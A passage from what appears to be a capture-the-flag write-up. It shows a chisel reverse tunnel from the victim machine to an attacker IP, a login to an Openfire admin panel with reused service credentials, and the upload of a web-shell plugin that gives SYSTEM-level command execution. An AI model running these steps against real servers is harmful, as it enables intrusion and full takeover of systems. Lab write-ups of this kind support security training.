
On Victim Machine

```
SHELL> C:\Windows\TEMP\chisel.exe client 10.10.14.29:9092 R:9090:127.0.0.1:9090
```

If we now access port `9090` on our local machine through a web browser, we are presented with an Openfire administration panel.




We can attempt to log in using the credentials of `svc_openfire`, since the username indicates that it might be correlated to the Openfire service.




The login was successful. If we search for `openfire RCE` on a search engine, this repository pops up. The version of `Openfire` that we are working with is not vulnerable to this exploit. However, the exploit is for an `Authentication Bypass`, while the method the author uses to perform command execution on the server is something we can also use, since it involves installing a `plugin` with a web shell.

We download the `openfire-management-tool-plugin.jar` from the repository and proceed to upload it by going to `Plugins` -> `Upload Plugin`.



Then, we navigate to `Server` -> `Server Settings` -> `Management Tool`, we enter the password `123` and get access to our web shell.



We can see that we can run commands as `System`. We proceed to retrieve the root flag located in `C:\Users\Administrator\Desktop\root.txt`.